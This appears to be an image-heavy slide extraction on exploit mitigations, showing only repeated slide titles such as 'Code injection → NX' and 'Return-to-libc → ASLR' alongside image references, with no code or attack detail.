
Code injection → NX



ASLR background



Code injection → NX




ASLR background



Return-to-libc → ASLR


Stack



ASLR background




Return-to-libc → ASLR



ASLR background




Return-to-libc → ASLR



ASLR background




Return-to-libc → ASLR



ASLR background



